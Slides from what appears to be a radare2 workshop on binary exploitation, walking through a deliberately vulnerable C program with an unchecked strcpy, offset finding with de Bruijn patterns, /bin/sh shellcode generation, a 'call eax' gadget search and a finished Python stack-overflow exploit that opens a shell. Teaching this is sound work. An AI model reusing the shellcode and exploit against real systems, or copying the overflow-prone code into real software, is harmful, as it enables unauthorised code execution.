jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 cat pwn1.c      [master] git:hacklu
#include <string.h>
#include <stdio.h>

char* foo(const char *b) {
    char buff[64];

    return strcpy(buff, b);
}

int main(int argc, char **argv) {
        if (argc > 1)
                printf("%p\n", foo(argv[1]));

    return 0;
}
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(ragg2 -P 300 -r)
zsh: segmentation fault (core dumped)  ./pwn1 $(ragg2 -P 300 -r)
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1                 [master] git:hacklu
```

DE BRUIJN PATTERNS

```
jvoisin@kaa 2:40 ~/prez/hacklu/exploitation/pwn1 r2 -b 32 -d rarun2 program=pwn1 arg1=`ragg2 -P 300 -r`
Process with PID 9279 started...
PID = 9279
pid = 9279 tid = 9279
r_debug_select: 9279 9279
Using BADDR 400000
bits 64
pid = 9279 tid = 9279
 -- Switch between print modes using the 'p' and 'P' keys in visual mode
[0xfc3fb210]> dc
r_debug_select: 9279 1
[0xf770a010]> dc
[+] signal 11 aka SIGSEGV received
[0x41614141]> dr=
 eip 0x41614141    oeax 0xffffffff     eax 0xff800150     ebx 0xf76e2000
 ecx 0xff801760     edx 0xff800278     esp 0xff8001a0     ebp 0x5a414159
 esi 0x00000000     edi 0x00000000     eflags = 1PSIV
[0x41614141]> woO eip
76
[0x41614141]> pxw 4 @eax~[1]
0x42414141
[0x41614141]> woO 0x42414141
0
[0x41614141]>
```

EXPLOIT!

- No ALSR
- No NX
- No Canary



GENERATE SHELLCODE

```
jvoisin@kaa 3:03 ~ ragg2 -L
shellcodes:
      exec : execute cmd=/bin/sh suid=false
encoders:
       xor : xor encoder for shellcode
jvoisin@kaa 3:04 ~ ragg2 -a x86 -b 32 -i exec -z
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\x
e1\x99\xb0\x0b\xcd\x80"
jvoisin@kaa 3:04 ~
```

```
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1 r2 -qc '/Rl call eax' ./pwn1
0x080483b3:  add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; push 0x804a024; call e
ax;
0x080483b3:  push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  sub esp, 0x14; push 0x804a024; call eax;
0x080483b3:  in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  push 0x804a024; call eax;
0x080483b3:  and al, 0xa0; add al, 0x8; call eax;
0x080483b3:  add al, 0x8; call eax;
0x080483b3:  call eax;
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1                    [master] git:hacklu
```

YOUR TURN!

Write a working exploit!

SHOW ME YOURS, I'LL SHOW YOU MINE

```
1 l = 76 + 4
2 shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
3 jmp = '\xb3\x83\x04\x08' # call eax
4 padding = 'A' * (l - len(shellcode) - len(jmp))
5
6 print shellcode + padding + jmp
~
~
~
NORMAL +0 ~0 -0  exploit.py                                  python  utf-8[unix]  100% :  6: 32
```

```
jvoisin@kaa 3:12 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(python exploit.py )                [master] git:hacklu
$ id
uid=1000(jvoisin) gid=1000(jvoisin) groups=1000(jvoisin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),125(sambashare)
$
```

DOCUMENTATION

- Website: http://rada.re/
- Blog: http://radare.today
- Book: http://maijin.gitbooks.io/radare2book/content/

NOW YOUR TURN!

- Crackmes: IOLI-Crackme
- Blog: http://radare.today
- Book: http://maijin.gitbooks.io/radare2book/content/